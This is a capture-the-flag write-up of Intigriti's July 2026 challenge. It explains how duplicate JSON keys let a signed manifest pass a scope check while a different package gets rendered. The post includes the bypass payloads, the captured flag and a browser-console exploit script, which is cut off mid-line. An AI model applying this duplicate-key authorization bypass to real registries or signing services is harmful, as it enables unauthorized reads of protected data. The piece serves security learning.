Solving Intigriti's July 2026 challenge (challenge-0726).
The challenge went live at 10:00 UTC on 27 July. I sat down with it about half an hour later, expecting the usual sanitizer-bypass puzzle. It wasn't one. This month's challenge, built by zerodaysbooks, is a server-side authorization bug hiding behind a perfectly good signature, and the trick to it is old enough to have grey hair: two JSON keys with the same name.
The flag:
INTIGRITI{019f8700-4613-74fb-923e-781903e4bee9}Here's how I got there, including the parts where I was wrong.
· First look
Nothing fancy to start. Pull the page, read the headers.
$ curl -sSD- https://challenge-0726.intigriti.io/challenge.htmlcontent-security-policy: default-src 'self'; script-src 'self' 'unsafe-inline';
style-src 'self' 'unsafe-inline' https://fonts.googleapis.com/css2; img-src 'self' data:;
connect-src 'self' ...; base-uri 'none'; form-action 'self'; frame-ancestors 'self'
x-frame-options: SAMEORIGIN
referrer-policy: no-referrerscript-src 'self' 'unsafe-inline' caught my eye immediately. If there were any HTML injection anywhere, that CSP would not slow it down for a second. So I went looking for the injection.
The body was 483 bytes of nothing:
<div id="root"></div>
<script type="module" crossorigin src="/assets/challenge-DNcul4YJ.js"></script>
A Vite build. No source map (.js.map gives a clean 404, I checked, because sometimes people forget).
· Reading the bundle
156 KB minified. npx js-beautify turned it into 7,714 lines, most of which is React 18. The app code is the last 700 lines or so.
I grepped for the usual suspects first:
$ grep -n "dangerouslySetInnerHTML\|innerHTML\|postMessage\|srcdoc\|eval(" app.pretty.jsEvery hit was inside React's own reconciler. Not one in application code. The whole UI is JSX children, which React escapes for you, and there is no dangerouslySetInnerHTML anywhere in the app. No postMessage handler. No routing off location.hash. No document.write.
That was the moment I stopped hunting for XSS. Whatever this challenge was, the bug was going to be on the server.
The bundle did hand me the entire API surface for free, which is the nice thing about reading minified code instead of clicking around:
POST /api/register            POST /api/manifests/preview
POST /api/login               POST /api/manifests/sign
GET  /api/me                  POST /api/publications
POST /api/logout              GET  /api/publications/{id}
GET  /api/packages            GET  /api/observatory/{advisories|catalog|references}
GET  /api/publications
And, importantly, the exact shape of the thing being signed:
function $f(k, D) {
    return JSON.stringify({
        package:  { scope: k, name: D.name, version: D.version },
        metadata: { description: D.description, visibility: "private" },
        operation: "preflight"
    }, null, 2)
}
That gets base64'd into manifest_b64 and sent to /api/manifests/sign.
· What the app actually does

“Registry Observatory” is a fake package registry. You register, you get a private scope like @myuser-5d8c9ebd, and you get three starter packages. The workflow is:
1. build a manifest in the "Manifest Studio"
2. POST /api/manifests/sign   -> an approval: approval_id, manifest sha256,
                                 nonce, expiry, signature
3. POST /api/publications     -> the manifest plus that whole approval blob
4. GET  /api/publications/{id} -> read the resulting compatibility report
The landing page says the quiet part out loud: “A protected report contains the flag.”So this is not “find the injection”, it's “read a report you're not allowed to read”.
· Where the flag lives

The Observatory archive is basically a briefing document. Three tabs, cross-referenced by record ID.

security-notes, the only component marked “Restricted”.
1.0.0. The join is complete: @core/security-notes at 1.0.0.· The wall
So I asked for it.
{"error":"Manifest could not be approved."}
@core/security-notes directly: preview and sign both return 400. The front door is locked.Fair enough. I spent the next fifteen minutes throwing everything I had at that check:
"scope": "CORE"                      -> rejected
"scope": "core "  (trailing space)   -> rejected
"scope": "core."                     -> rejected
"scope": ["core"] (type confusion)   -> rejected
"name": "../core/security-notes"     -> rejected
"name": "..%2fsecurity-notes"        -> rejected
"visibility": "public"               -> rejected
"operation": "publish"               -> rejected
extra top-level __proto__ key        -> rejected
dropping "metadata" entirely         -> rejected
That last group told me something useful: the validator is a strict schema. Unknown keys are refused, enum values are refused, the whole thing is locked down. scope has to be exactly my namespace, character for character.
· Maybe the signature is weak?
Next theory. The signature is 64 raw bytes base64'd, which reads like Ed25519. If the signed payload were a naive concatenation of fields, field-splitting confusion might let me shuffle bytes between approval_id and manifest_sha256. Worth ten minutes.
I built a small harness and tried every mutation I could think of against POST /api/publications, each with a fresh approval:
swap the manifest for the core one, keep the old sig  -> 400 "Publication approval is invalid."
swap the manifest AND set manifest_sha256 correctly   -> 400
bump expires_at by an hour                            -> 400
drop the signature                                    -> 400
empty signature                                       -> 400
random approval_id                                    -> 400
replay a valid approval a second time                 -> 201  (interesting, but useless alone)
The signature is honest. It covers the digest, the approval ID, the nonce and the expiry, and all of them are checked. Nonces aren't burned on use, so approvals are replayable, but replaying an approval for my manifest just gets me another report about my own package.
At this point I had ruled out the client, the schema, and the crypto. Which meant the gap had to be between two server components that both read the same manifest.
· The gap, and the hint that explained it
One small inconsistency I'd noticed and filed away: the schema validates scope ruthlessly but does not validate name at all. I could sign a manifest for @myns/security-notes, a package that does not exist, and it went through happily.
So I published a report for every name I knew about, in my own scope, just to see what came back. Three came back empty. Three came back real, because those are my starter packages.

And one of them was talking to me:

Read it again. The initial package declaration. Reconstructed manifest data.Those are two different readings of one document. The only way a JSON document has an “initial” declaration distinct from what you get when you reconstruct it is if a key appears more than once.
· The bug
JSON has no rule about duplicate keys. Every parser picks a winner on its own. JSON.parse in Node keeps the last one. Plenty of validators, streaming parsers and hand-rolled tokenizers keep the first. If one component in your pipeline authorizes based on the first copy and another renders based on the last copy, you have a signed document that means two different things to two different readers, and the signature stays valid for both, because the bytes never changed.
First attempt, core first:
{
  "package": {"scope": "core",  "name": "security-notes", "version": "1.0.0"},
  "package": {"scope": "myns",  "name": "hello-world",    "version": "1.0.0"},
  ...
}
Rejected (400). Which was actually the good news, because it meant duplicate keys were surviving to the validator at all, and told me which copy the validator reads. So I flipped it.
{
  "package": {"scope": "myns",  "name": "hello-world",    "version": "1.0.0"},
  "package": {"scope": "core",  "name": "security-notes", "version": "1.0.0"},
  "metadata": {"description": "x", "visibility": "private"},
  "operation": "preflight"
}
preview: 200 {"valid": true, "operation": "preflight"}
sign: 201 (a real signature, over these exact bytes)
publish: 201
package twice. The server returns 201 with a real approval_id, manifest_sha256 and signature over those exact bytes. Replaying them to /api/publications yields TARGET: @core/security-notes and the flag.{
"target": "@core/security-notes",
"version": "1.0.0",
"status": "ready",
"report": {
"target": "@core/security-notes",
"compatibility": "Read-only preflight completed.",
"release_notes": "INTIGRITI{019f8700-4613-74fb-923e-781903e4bee9}",
"latest_version": "1.0.0",
"package_exists": true
}
}There it is. The signer approved @myns/hello-world. The renderer served @core/security-notes. Same bytes, same digest, same signature, two different answers.
· Nailing down the direction
I don't like solving something by accident, so two control tests to prove the mechanism rather than just the outcome.
Which copy does the authorizer read? Put the illegal scope second and it passes (200), put it first and it fails (400). The validator reads the first occurrence.
Which copy does the renderer read? Three copies of package with three different versions, 1.0.0, 2.2.2 and 3.3.3, where only the third names the core scope. The stored publication came back as @core/security-notes at 3.3.3. The renderer reads the last occurrence.
That matches the hint exactly: ingestion keeps the initial declaration, rendering reconstructs from the parsed object.
And it isn't a one-off keyed to the flag. The same payload reads any package in the protected scope:
@core/security-notes  -> INTIGRITI{019f8700-4613-74fb-923e-781903e4bee9}
@core/compat-bridge   -> "Compatibility checks completed successfully..."
@core/legacy-parser   -> "Deprecated. Retained for archived integrations only."
It's a general cross-namespace read, not a single trapdoor.
· The payload
Paste into the console on the challenge page. It registers a throwaway account and prints the flag.
const J = async (p, b, c) => {
  const h = {};
  if (b) h['content-type'] = 'application/json';
  if (c) h['x-csrf-token'] = c;
  return (await fetch('/api' + p, {
    method: b ? 'POST' : 'GET', headers: h,
    body: b ? JSON.stringify(b) : undefined, credentials: 'same-origin'
  })).json();
};

await J('/register', {
  username: 'poc' + Math.random().toString(36).slice(2),
  password: 'verylongpassword123'
});
const me = await J('/me'), ns = me.user.namespace, csrf = me.csrf_token;

// package appears twice: copy #1 satisfies the scope check, copy #2 is rendered
const b64 = btoa(
